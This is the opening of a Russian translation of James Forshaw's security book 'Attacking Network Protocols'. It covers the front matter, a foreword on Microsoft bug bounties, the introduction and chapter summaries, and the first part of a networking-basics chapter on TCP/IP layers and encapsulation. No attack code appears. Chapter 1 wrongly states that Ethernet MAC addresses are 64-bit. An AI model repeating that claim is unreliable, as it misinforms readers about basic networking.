Атака сетей на уровне протоколов

Руководство хакера по захвату и анализу сетевого трафика и эксплуатации уязвимостей

Джеймс Форшоу



Rescuer

Джеймс Форшоу

Атака сетей на уровне протоколов

ATTACKING NETWORK PROTOCOLS

A Hacker's Guide to Capture, Analysis, and Exploitation

James Forshaw

no starch press
San Francisco

АТАКА СЕТЕЙ НА УРОВНЕ ПРОТОКОЛОВ

Руководство хакера по перехвату и анализу сетевого трафика и эксплуатации уязвимостей

Джеймс Форшоу

ДМК ПРЕСС
ИЗДАТЕЛЬСТВО
Москва, 2022

УДК 004.382
ББК 32.973.018
Ф79

Форшоу Дж.
Ф79 Атака сетей на уровне протоколов / пер. с англ. Д. А. Беликова. – М.: ДМК Пресс, 2021. – 340 с.: ил.

ISBN 978-5-97060-972-9

Это руководство фокусируется на анализе пользовательских протоколов для поиска уязвимостей в системе безопасности. В ходе чтения вы ознакомитесь с методами обучения перехвату сетевого трафика, выполнением анализа протоколов, обнаружением и эксплуатацией уязвимостей. Также в книге приводятся справочная информация о сетях и сетевой защите и практические примеры протоколов для анализа. Сетевая библиотека Canape Core, разработанная автором, поможет вам создать собственные инструменты для тестирования угроз.

Издание будет полезно тем, кто интересуется анализом и атаками сети на уровне протоколов. Хотите ли вы атаковать сеть, чтобы сообщить о возможных рисках поставщику приложения, или просто узнать, как ваше IoT-устройство обменивается данными, вы найдете здесь интересующие вас темы.

УДК 004.382
ББК 32.973.018

ISBN 978-1-59327-750-5 (англ.)
ISBN 978-5-97060-972-9 (рус.)

Содержание

От издательства

Отзывы и пожелания

Мы всегда рады отзывам наших читателей. Расскажите нам, что вы думаете об этой книге, – что понравилось или, может быть, не понравилось. Отзывы важны для нас, чтобы выпускать книги, которые будут для вас максимально полезны.

Вы можете написать отзыв на нашем сайте *www.dmkpress.com*, зайдя на страницу книги и оставив комментарий в разделе «Отзывы и рецензии». Также можно послать письмо главному редактору по адресу *dmkpress@gmail.com*; при этом укажите название книги в теме письма.

Если вы являетесь экспертом в какой-либо области и заинтересованы в написании новой книги, заполните форму на нашем сайте по адресу *http://dmkpress.com/authors/publish_book/* или напишите в издательство по адресу *dmkpress@gmail.com*.

Список опечаток

Хотя мы приняли все возможные меры для того, чтобы обеспечить высокое качество наших текстов, ошибки все равно случаются. Если вы найдете ошибку в одной из наших книг, мы будем очень благодарны, если вы сообщите о ней главному редактору по адресу *dmkpress@gmail.com*. Сделав это, вы избавите других читателей от недопонимания и поможете нам улучшить последующие издания этой книги.

Нарушение авторских прав

Пиратство в интернете по-прежнему остается насущной проблемой. Издательства «ДМК Пресс» и No Starch Press очень серьезно относятся к вопросам защиты авторских прав и лицензирования. Если вы столкнетесь в интернете с незаконной публикацией какой-либо из наших книг, пожалуйста, пришлите нам ссылку на интернет-ресурс, чтобы мы могли применить санкции.

Ссылку на подозрительные материалы можно прислать по адресу электронной почты *dmkpress@gmail.com*.

Мы высоко ценим любую помощь по защите наших авторов, благодаря которой мы можем предоставлять вам качественные материалы.

Об авторе

Джеймс Форшоу – известный специалист по компьютерной безопасности из команды Google Project Zero с более чем десятилетним опытом анализа и эксплуатации уязвимостей в сетевых протоколах прикладного уровня. Его навыки варьируются от взлома игровых консолей до выявления сложных проблем проектирования в операционных системах, особенно в Microsoft Windows, что принесло ему награду в размере 100 000 долларов и позволило занять первое место в списке Microsoft Security Response Center (MSRC). Он создал Canape, инструмент для анализа сетевых протоколов, который он разработал, будучи специалистом с многолетним опытом работы в этой области, а также был приглашен принять участие в глобальных конференциях по безопасности, таких как BlackHat, CanSecWest и Chaos Computer Congress, где он представил свои новаторские исследования.

О рецензенте

С первых дней существования Commodore PET и VIC-20 технологии были постоянным спутником (а иногда и навязчивой идеей!) Клиффа Янзена. Клифф обнаружил в себе страсть к этой профессии, когда в 2008 г. после десяти лет работы в ИТ перешел работать в сферу информационной безопасности. С тех пор ему посчастливилось сотрудничать с лучшими специалистами этой отрасли и учиться у них, включая мистера Форшоу и сотрудников из No Starch во время создания этой книги. Он работает консультантом по вопросам безопасности, занимаясь всем – от анализа политик до тестов на проникновение. Ему повезло, что у него есть карьера, которая вместе с тем является его любимым хобби, и жена, которая его поддерживает.

ПРЕДИСЛОВИЕ

Когда я впервые познакомилась с Джеймсом Форшоу, я занималась тем, что в 2007 г. журнал Popular Science описал как одну из десяти худших профессий Microsoft Security Grunt. Это ярлык, который журнал использовал для всех, кто работал в Microsoft Security Response Center (MSRC). Это позиционировало нашу работу хуже, чем «исследователь китовых фекалий», но немного лучше, чем «вазэктомист, лечащий слонов» в этом списке профессий (настолько известном среди тех из нас, кто страдал в Редмонде, штат Вашингтон, что мы сделали футболки), так это непрекращающийся шквал отчетов об ошибках в системе безопасности в продуктах Microsoft.

Именно здесь, в MSRC, Джеймс, с его острым и творческим взглядом на необычное и упускаемое из виду, впервые привлек мое внимание в качестве стратега по безопасности. Джеймс был автором некоторых самых интересных отчетов об ошибках безопасности. Это был немалый подвиг, учитывая, что MSRC получал более 200 000 отчетов об ошибках безопасности в год от исследователей в области ИБ. Джеймс обнаруживал не только простые ошибки – в платформе .NET Framework он нашел проблемы на уровне архитектуры. Хотя их было труднее исправить с помощью простого патча, они были гораздо более ценными для Microsoft и ее клиентов.

Перенесемся к первой программе Bug Bounty от корпорации Microsoft, которую я создала в компании в июне 2013 года. Первоначально у нас было три программы – программы, которые обещали платить исследователям безопасности, таким как Джеймс, наличными в обмен на сообщение о наиболее серьезных ошибках в Microsoft. Я знала: для того чтобы эти программы доказали свою эффективность, нужно было исправлять серьезные ошибки.

Если бы мы создали ее, не было никакой гарантии, что к нам приедут специалисты по поиску ошибок. Мы знали, что соревнуемся за право стать одними из самых высококвалифицированных специалистов по поиску ошибок в мире. Было доступно множество других денежных вознаграждений, но не все вознаграждения назначались именно за защиту. У отдельных государств и преступников был хорошо развитый рынок ошибок и эксплойтов, и Microsoft полагалась на специалистов, которые уже предоставляли по 200 000 отчетов об ошибках в год бесплатно. Награды должны были привлечь внимание этих дружелюбных, альтруистических охотников за ошибками, в устранении которых Microsoft нуждалась больше всего.


Поэтому я, конечно же, позвонила Джеймсу и другим, потому что рассчитывала, что они займутся этим. Мы, специалисты по безопасности из MSRC, действительно хотели получить уязвимости для бета-версии Internet Explorer (IE) 11, и нам нужно было нечто, за что ни один поставщик программного обеспечения никогда не пытался назначить вознаграждение: мы хотели узнать о новых техниках эксплуатации. Эта награда была известна как Mitigation Bypass Bounty и в то время составляла 100 000 долларов. Я помню, как сидела с Джеймсом за кружкой пива в Лондоне, пытаясь увлечь его поиском ошибок в IE, когда он объяснил, что раньше никогда особо не интересовался безопасностью браузера, и предупредил меня, чтобы я не ожидала от него слишком многого.

Тем не менее Джеймс создал четыре уникальных варианта выхода за пределы песочницы бета-версии IE 11. Они находились в тех областях кода IE, которые наши внутренние команды и добросовестные внешние специалисты по тестированию на проникновение пропустили. Выходы за пределы песочницы были необходимы для более надежной эксплуатации других ошибок. Джеймс получил награды за все четыре ошибки, за которые заплатила сама команда IE, плюс дополнительный бонус в размере 5000 долларов из моего бюджета. Оглядываясь назад, я, наверное, должна была дать ему лишние 50 000 долларов. Потому что это супер! Неплохо для охотника за ошибками, который никогда раньше не интересовался безопасностью веб-браузеров.

Всего несколько месяцев спустя я позвонила Джеймсу, находясь рядом с кафетерием Microsoft прохладным осенним днем, совершенно запыхавшись, чтобы сказать ему, что он только что вошел в историю: его заявка на участие в одной из других программ вознаграждения за нахождение ошибок, Microsoft – Mitigation Bypass Bounty, на сумму 100 000 долларов, была принята. Джеймс Форшоу нашел новый уникальный способ обойти все средства защиты платформы, используя недостатки архитектурного уровня в последней версии операционной системы, и выиграл самую первую награду в размере 100 000 долларов от Microsoft.

Во время того телефонного разговора, насколько я помню, он сказал, что представил, как я вручаю ему до смешного огромный чек на сцене во время внутренней конференции Microsoft BlueHat. После этого звонка я отправила в отдел маркетинга записку, и в одно мгно-

вение «Джеймс и гигантский чек» навсегда вошли в историю Microsoft и интернета.



Я уверена, что читатели узнают на страницах этой книги о несравненной гениальности Джеймса – той же гениальности, которую я увидела в одном или четырех отчетах об ошибках много лет назад. Существует очень мало исследователей безопасности, которые могут найти ошибки в одной передовой технологии, и еще меньше тех, кто может последовательно находить их в нескольких технологиях. Кроме того, есть такие люди, как Джеймс Форшоу, которые могут сосредоточиться на более глубоких архитектурных проблемах с точностью хирурга. Я надеюсь, что те, кто читает эту книгу и будет читать все последующие книги Джеймса, воспримут ее как практическое руководство, которое поможет им пробудить ту же гениальность и творческий потенциал в своей работе.

На собрании программы вознаграждения за нахождение ошибок в Microsoft, когда члены команды IE качали головами, гадая, как они могли пропустить эти ошибки, о которых сообщил Джеймс, я просто сказала: «Джеймс может видеть Женщину в Красном платье так же, как код, который ее визуализировал, в Матрице». Все, кто сидел за столом, приняли это объяснение того, как работал у Джеймса ум. Ему все было по плечу; и, изучая его работы, если вы не грешите предвзятостью, то тоже сможете стать такими же.

Всем искателям ошибок в мире – вот ваша планка, и она высока. Несмотря на неисчислимое количество специалистов по безопасности, пусть все ваши отчеты об ошибках будут такими же интересными и ценными, как и те, что предоставлены единственным и неповторимым Джеймсом Форшоу.

Кэти Муссурис,
основатель и генеральный директор Luta Security
Октябрь 2017 г.

БЛАГОДАРНОСТИ

Хочу поблагодарить вас за то, что читаете мою книгу. Я надеюсь, что вы найдете ее поучительной и полезной на практике. Я благодарен за тот вклад, который внесли множество разных людей.

Я должен начать с того, что хочу поблагодарить свою прекрасную жену Хуайи, которая позаботилась о том, чтобы я продолжал писать, даже когда мне этого не хотелось. Благодаря ее поддержке я закончил книгу всего за четыре года; без нее, возможно, все было бы написано за два года, но это было бы не так весело.

Конечно, без моих замечательных родителей меня бы точно не было здесь сегодня. Благодаря их любви и поддержке я стал широко признанным исследователем компьютерной безопасности и публикуемым автором. Они купили семье компьютер – Atari 400, – когда я был совсем юным, и сыграли важную роль в пробуждении моего интереса к компьютерам и разработке программного обеспечения. Я не могу в достаточной мере отблагодарить их за те возможности, которые они мне предоставили.

Отличным противовесом моему компьютерному увлечению был мой самый старый друг Сэм Широн. Всегда будучи более уверенным и общительным человеком и невероятным художником, он заставил меня увидеть жизнь с другой стороны. На протяжении моей карьеры у меня было много коллег и друзей, которые внесли большой вклад в мои достижения. Я должен выделить Ричарда Нила, хорошего друга, а иногда и руководителя подразделения, который дал мне возможность проявить интерес к компьютерной безопасности, набору навыков, который соответствовал моему мышлению.

Я также не могу забыть Майка Джордона, который убедил меня начать работать в Context Information Security в Великобритании. Вместе с владельцами Алексом Черчем и Марком Ребурном он дал мне

время провести серьезное исследование безопасности, развить свои навыки анализа сетевых протоколов и разработать такие инструменты, как Canape. На этом опыте атаки на реальные и, как правило, совершенно индивидуальные сетевые протоколы и основана большая часть данной книги.

Я должен поблагодарить Кэти Муссурис за то, что она убедила меня принять участие в Mitigation Bypass Bounty от Microsoft, что значительно повысило мой профиль в мире информационной безопасности, и, конечно же, за выдачу гигантского чека на сумму 100 000 долларов.

Мой расширенный профиль не помешал, когда создавалась команда Google Project Zero – группа ведущих мировых исследователей в области безопасности, цель которой – сделать платформы, на которые мы все полагаемся, более безопасными. Уилл Харрис рассказал обо мне нынешнему руководителю команды Крису Эвансу, который убедил меня прийти на собеседование, и вскоре я стал сотрудником Google. Я горжусь, что являюсь членом такой отличной команды.

Наконец, хочу поблагодарить Билла, Лорел и Лиз из издательства No Starch Press за то, что они терпеливо ждали, пока я закончу эту книгу, и дали мне хороший совет, как справиться с этой задачей. Надеюсь, что и они, и вы будете довольны результатом.

ВВЕДЕНИЕ

Когда впервые была представлена технология, позволявшая устройствам подключаться к сети, она была эксклюзивной для крупных компаний и правительств. Сегодня большинство людей носят с собой полностью подключенные к сети вычислительные устройства, а с развитием интернета вещей (IoT) можно добавить в этот взаимосвязанный мир такие устройства, как холодильник и домашняя система безопасности. Безопасность этих устройств становится все более важной. Хотя вы, возможно, и не слишком беспокоитесь о том, что кто-то раскроет подробности того, сколько йогуртов вы покупаете, если ваш смартфон будет взломан в той же сети, что и ваш холодильник, вы можете лишиться всей своей личной и финансовой информации – она будет доступна злоумышленнику.

Эта книга называется «*Атака сетей на уровне протоколов*», потому что для обнаружения уязвимостей в устройстве, подключенном к сети, необходимо принять образ мыслей злоумышленника, который хочет использовать эти слабые места. Сетевые протоколы обмениваются данными с другими устройствами в сети, и поскольку эти протоколы должны быть доступны в открытой сети и нечасто подвергаются такому же уровню проверки, как другие компоненты устройства, они являются очевидной целью атаки.

Зачем читать эту книгу?

Во многих книгах обсуждается перехват сетевого трафика для целей диагностики и базового анализа сети, но в них не говорится об аспектах безопасности протоколов, которые они перехватывают. Эту книгу от других отличает тот факт, что она фокусируется на анализе пользовательских протоколов для поиска уязвимостей в системе безопасности.

Она для тех, кто интересуется анализом и атаками сетей на уровне протоколов, но не знает, с чего начать. Здесь вы познакомитесь с методами обучения перехвату сетевого трафика, выполнением анализа протоколов, а также обнаружением и эксплуатацией уязвимостей в системе безопасности. В книге представлена справочная информация о сетях и сетевой безопасности, а также практические примеры протоколов для анализа.

Хотите ли вы атаковать сетевые протоколы, чтобы сообщить об уязвимостях безопасности поставщику приложения, или просто хотите узнать, как ваше IoT-устройство обменивается данными, вы найдете здесь интересующие вас темы.

Что есть в этой книге?

Эта книга состоит из теоретических и практических глав. Для практических глав я разработал и сделал доступной сетевую библиотеку Canape Core, которую можно использовать для создания собственных инструментов для анализа и эксплуатации уязвимостей протоколов. Я также представил образец сетевого приложения под названием SuperFunkyChat, которое реализует протокол чата между пользователями. Следуя обсуждениям в главах, вы можете использовать это приложение, чтобы изучить навыки анализа протоколов и атаковать образцы сетевых протоколов. Ниже приводится краткое описание каждой главы.

Глава 1. Основы сетей

В этой главе описываются основы компьютерных сетей и особый акцент делается на стеке TCP/IP, который составляет основу сетевых протоколов прикладного уровня. В следующих главах предполагается, что вы хорошо разбираетесь в основах построения сетей. В этой главе также представлен подход, который я использую для моделирования протоколов приложений. Эта модель разбивает протокол приложения на гибкие уровни и абстрагирует сложные технические детали, позволяя вам сосредоточиться на отдельных частях протокола, который вы анализируете.

Глава 2. Перехват трафика приложений

В этой главе представлены концепции пассивного и активного перехватов сетевого трафика, и это первая глава, в которой сетевые библиотеки Canape Core используются для практических задач.

Глава 3. Структуры сетевых протоколов

В этой главе содержится подробная информация о внутренних структурах, которые распространены в сетевых протоколах, таких как представление чисел или удобочитаемый текст. Когда вы анализируете перехваченный сетевой трафик, то можете использовать эти знания, чтобы быстро определить распространенные структуры, ускоряя тем самым анализ.

Глава 4. Расширенный перехват трафика приложений

В этой главе исследуется ряд более продвинутых методов перехвата, которые дополняют примеры из главы 2. Методы расширенного перехвата включают в себя настройку механизма NAT для перенаправления интересующего вас трафика и спуфинга протокола ARP.

Глава 5. Анализ на практике

В этой главе представлены методы анализа перехваченного сетевого трафика с использованием пассивных и активных методов перехвата, описанных в главе 2. Здесь мы используем приложение SuperFunkyChat для генерации трафика.

Глава 6. Обратная разработка приложений

В этой главе описываются методы обратного проектирования программ, подключенных к сети. Обратная разработка позволяет анализировать протокол без необходимости перехвата образца трафика. Эти методы также помогают определить, как реализовано пользовательское шифрование или обфускация кода, чтобы можно было лучше анализировать перехваченный трафик.

Глава 7. Безопасность сетевого протокола

В этой главе представлена справочная информация о методах и криптографических алгоритмах, используемых для защиты сетевых протоколов. Защита содержимого сетевого трафика от раскрытия или подделки при его передаче по общедоступным сетям имеет первостепенное значение для безопасности сетевых протоколов.

Глава 8. Реализация сетевого протокола

В этой главе объясняются методы реализации сетевого протокола приложения в вашем собственном коде, чтобы вы могли протестировать его поведение и найти слабые места.

Глава 9. Основные причины уязвимостей

В этой главе описаны распространенные уязвимости, с которыми вы можете столкнуться в сетевом протоколе. Когда вы поймете коренные причины уязвимостей, вам будет легче идентифицировать их во время анализа.

Глава 10. Поиск и эксплуатация уязвимостей безопасности

В этой главе описываются процессы поиска уязвимостей безопасности на базе основных причин, указанных в главе 9, и демонстрируется ряд способов их эксплуатации, включая разработку собственного шелл-кода и обход средств защиты от эксплойтов посредством возвратно-ориентированного программирования.

Приложение. Набор инструментов для анализа сетевых протоколов

В этом приложении вы найдете описания инструментов, которые я обычно использую при выполнении анализа сетевых протоколов. Многие инструменты также кратко описаны в основной части книги.

Как пользоваться этой книгой

Если вы хотите освежить в памяти основы, прочтите сначала главу 1. Когда вы ознакомитесь с основами, переходите к главам 2, 3 и 5, чтобы получить практический опыт в перехвате сетевого трафика и изучить процесс анализа сетевых протоколов.

Зная принципы перехвата сетевого трафика и его анализа, можно перейти к главам с 7 по 10 для получения практической информации о том, как находить и эксплуатировать уязвимости в этих протоколах.

В главах 4 и 6 содержится более подробная информация о дополнительных методах перехвата и обратном проектировании приложений, поэтому если хотите, то можете прочитать их после того, как ознакомитесь с другими главами.

Для выполнения практических примеров вам потребуется установить .NET Core (*https://www.microsoft.com/net/core/*), кросс-платформенную версию среды выполнения .NET от корпорации Microsoft, которая работает в Windows, Linux и macOS. Затем вы можете скачать выпуски для Canape Core на странице *https://github.com/tyranid/CANAPE.Core/releases/* и SuperFunkyChat на странице *https://github.com/tyranid/ExampleChatApplication/releases/*. Они используют .NET Core в качестве среды выполнения. Ссылки на каждый сайт доступны в ресурсах книги на странице *https://www.nostarch.com/networkprotocols/*.

Чтобы выполнить пример сценария Canape Core, необходимо использовать приложение *CANAPE.Cli*, которое будет находиться в пакете релиза, загруженном из репозитория Canape Core на Github. Выполните следующий код в командной строке, заменив *script.csx* именем сценария, который вы хотите выполнить.

```
dotnet exec CANAPE.Cli.dll script.csx
```

Все примеры листингов для практических глав, а также перехваченные пакеты доступны на странице книги по адресу *https://www.nostarch.com/networkprotocols/*.

Лучше всего загрузить эти примеры перед тем, как вы приступите, чтобы можно было следовать за главами без необходимости вводить большой объем исходного кода вручную.

Как связаться со мной

Мне всегда интересно получать как положительные, так и отрицательные отзывы о моей работе, и эта книга не исключение. Вы можете написать мне по адресу *attacking.network.protocols@gmail.com*, а также подписаться на меня в Twitter – *@tiraniddo* – или подписаться на мой блог на странице *https://tyranidslair.blogspot.com/*, где я публикую некоторые из своих последних передовых исследований в области безопасности.

1
ОСНОВЫ СЕТЕЙ

Для атаки сетевых протоколов вам нужно понимать основы сетей. Чем лучше вы понимаете, как устроены и функционируют обычные сети, тем проще будет применить эти знания для перехвата, анализа и эксплуатации уязвимостей новых протоколов.

В этой главе я познакомлю вас с основными концепциями, с которыми вы сталкиваетесь каждый день при анализе сетевых протоколов. А также заложу основы для понимания сетевых протоколов, что упростит поиск ранее неизвестных проблем безопасности во время вашего анализа.

Сетевая архитектура и протоколы

Начнем с обзора базовой терминологии сетей и зададим себе главный вопрос: что такое сеть? *Сеть* – это два или более компьютеров, соединенных между собой для обмена информацией. Обычно каждое подключенное устройство называют *узлом*, чтобы это описание можно было применить к более широкому кругу устройств. На рис. 1.1 приведен очень простой пример.




Рис. 1.1. Простая сеть из трех узлов

Здесь показаны три узла, подключенных к общей сети. У каждого узла может быть своя операционная система или оборудование. Но пока каждый узел следует набору правил, или *сетевому протоколу*, он может взаимодействовать с другими узлами в сети. Чтобы обмен данными осуществлялся надлежащим образом, все узлы в сети должны понимать один и тот же сетевой протокол.

Сетевой протокол выполняет множество функций, включая одну или несколько из перечисленных ниже:

Поддержание состояния сеанса – обычно протоколы реализуют механизмы для создания новых подключений и завершения уже существующих.

Идентификация узлов посредством адресации – данные должны передаваться на правильный узел. Некоторые протоколы реализуют механизм адресации для идентификации конкретных узлов или групп узлов.

Управление потоком – объем данных, передаваемых по сети, ограничен. Протоколы могут реализовывать способы управления потоком данных для увеличения пропускной способности и уменьшения задержки.

Гарантия порядка передачи данных – многие сети не гарантируют, что порядок отправки данных будет соответствовать порядку, в котором они будут получены. Протокол может изменить порядок данных, чтобы убедиться, что они будут доставлены правильно.

Обнаружение и исправление ошибок – многие сети не являются надежными на 100 %, и данные могут быть повреждены. Важно обнаружить повреждение и, в идеале, исправить его.

Форматирование и кодирование данных – данные не всегда находятся в формате, подходящем для передачи их по сети. Протокол может указывать способы кодирования данных, например кодирование текста на английском языке в двоичные значения.

Набор интернет-протоколов

TCP/IP – это протокол де-факто, используемый современными сетями. Хотя можно рассматривать TCP/IP как единый протокол, на са-

мом деле это комбинация двух протоколов: *протокола управления передачей* (TCP) и *интернет-протокола* (IP). Оба они являются частью набора интернет-протоколов (IPS), концептуальной модели того, как сетевые протоколы отправляют сетевой трафик через интернет. Таким образом, обмен данными можно разделить на четыре уровня, как показано на рис. 1.2.




Рис. 1.2. Уровни набора интернет-протоколов

Эти четыре уровня образуют *стек протоколов*. В следующем списке приводится объяснение каждого из этих уровней.

Канальный уровень (**уровень 1**) – является самым низким уровнем и описывает физические механизмы, используемые для передачи информации между узлами в локальной сети. Хорошо известные примеры включают Ethernet (проводной и беспроводной) и протокол Point-to-Point (PPP).

Сетевой уровень (**уровень 2**) – предоставляет механизмы для адресации сетевых узлов. В отличие от уровня 1, узлы не должны находиться в локальной сети. Этот уровень содержит IP; в современных сетях фактический используемый протокол может быть либо версией 4 (IPv4), либо версией 6 (IPv6).

Транспортный уровень (**уровень 3**) – отвечает за соединения между клиентами и серверами, иногда обеспечивая правильный порядок пакетов и предоставляя мультиплексирование сервисов. Мультиплексирование сервисов позволяет одному узлу поддерживать несколько различных сервисов, присваивая каждому сервису разные номера; этот номер называется *портом*. На этом уровне работают протоколы TCP и UDP.

Прикладной уровень (уровень 4) – содержит сетевые протоколы, такие как *протокол передачи гипертекста* (*HTTP*), который передает содержимое веб-страниц; *простой протокол передачи почты* (*SMTP*), передающий электронную почту; и *протокол системы доменных имен* (*DNS*), который преобразует имя в узел в сети. В этой книге мы сосредоточимся главным образом на этом уровне.

Каждый уровень взаимодействует только с уровнем, который располагается выше и ниже него, но должны осуществляться и внешние взаимодействия со стеком. На рис. 1.2 показаны два внешних соединения. Канальный уровень взаимодействует с физическим сетевым соединением, передавая данные в физической среде, например электрические импульсы или импульсы света. Прикладной уровень взаимодействует с пользовательским приложением: *приложение* представляет собой набор связанных функций, которые предоставляют сервис пользователю. На рис. 1.3 показан пример приложения, обрабатывающего электронную почту. Сервис, предоставляемый почтовым приложением, – это отправка и получение сообщений по сети.




Рис. 1.3. Пример почтового приложения

Обычно приложения содержат следующие компоненты:

Обмен данными по сети – этот компонент обменивается данными по сети и обрабатывает входящие и исходящие данные. Для почтового приложения обмен данными по сети, скорее всего, является стандартным протоколом, таким как SMTP или POP3.

Парсеры содержимого – данные, передаваемые по сети, обычно включают в себя содержимое, которое необходимо извлечь и обработать. Это могут быть текстовые данные, такие как тело электронного письма, или изображения или видео.

Пользовательский интерфейс – позволяет пользователю просматривать полученные электронные письма и создавать новые письма для передачи. В почтовом приложении пользовательский интерфейс может отображать электронные письма с использованием HTML в веб-браузере.

Обратите внимание, что пользователь, взаимодействующий с пользовательским интерфейсом, не обязательно должен быть человеком.

Это может быть другое приложение, автоматизирующее отправку и получение писем посредством инструмента командной строки.

Инкапсуляция данных

Каждый уровень в IPS построен на уровне, находящемся ниже, и каждый уровень может инкапсулировать данные, полученные от вышестоящего уровня, чтобы те могли перемещаться между уровнями. Данные, передаваемые каждым уровнем, называются *блоком данных протокола* (PDU).

Заголовки, концевики и адреса

На каждом уровне блок данных протокола содержит передаваемые полезные данные. Обычно к полезным данным добавляется *заголовок*, содержащий необходимую информацию для передачи данных полезной нагрузки, такую как *адреса* узлов источника и назначения в сети. Иногда у PDU также есть *концевик*, который добавляется к полезным данным и содержит значения, необходимые для обеспечения правильной передачи, например информацию для проверки ошибок. На рис. 1.4 показано, как блоки данных протокола размещаются в IPS.




Рис. 1.4. Инкапсуляция данных IPS

Заголовок TCP содержит номер исходного порта и порта назначения ❶. Эти номера портов позволяют одному узлу иметь несколько уникальных сетевых соединений. Номера портов для протокола TCP (и UDP) находятся в диапазоне от 0 до 65 535.

Большинство номеров портов присваиваются новым соединениям по мере необходимости, но есть и особые случаи, например порт 80 для HTTP. (Вы можете найти текущий список назначенных номеров портов в файле */etc/services на большинстве Unix-подобных операционных систем.*) Полезные данные и заголовок TCP обычно называются *сегментом*, тогда как полезные данные и заголовок UDP – *дейтаграммой*.

Протокол IP использует адрес источника и адрес назначения ❷. *Адрес назначения* позволяет отправлять данные на определенный узел в сети. *Адрес источника* позволяет получателю данных узнать, какой узел отправил данные, и дает возможность получателю ответить отправителю.

IPv4 использует 32-битные адреса, которые обычно записываются в виде четырех чисел, разделенных точками, например 192.168.10.1. IPv6 использует 128-битные адреса, потому что 32-битных адресов недостаточно для количества узлов в современных сетях. Адреса IPv6 обычно записываются в виде шестнадцатеричных чисел, разделенных двоеточиями, например fe80:0000:0000:0000:897b:581e:44b0:2057. Длинные строки с 0000 можно записывать с использованием знака двойного двоеточия. Например, предыдущий IPv6-адрес также можно записать как fe80::897b:581e:44b0:2057. Полезные данные и заголовок протокола IP обычно называются *пакетом*.

Ethernet также содержит адреса источника и назначения ❸. Ethernet использует 64-битное значение, которое называют *MAC-адрес*. Как правило, MAC-адрес устанавливается при изготовлении адаптера Ethernet. Обычно эти адреса записываются в виде серии шестнадцатеричных чисел, разделенных дефисом или двоеточием, например 0A-00-27-00-00-0E. Полезные данные Ethernet, включая заголовок и концевик, обычно называются *кадром*.

Передача данных

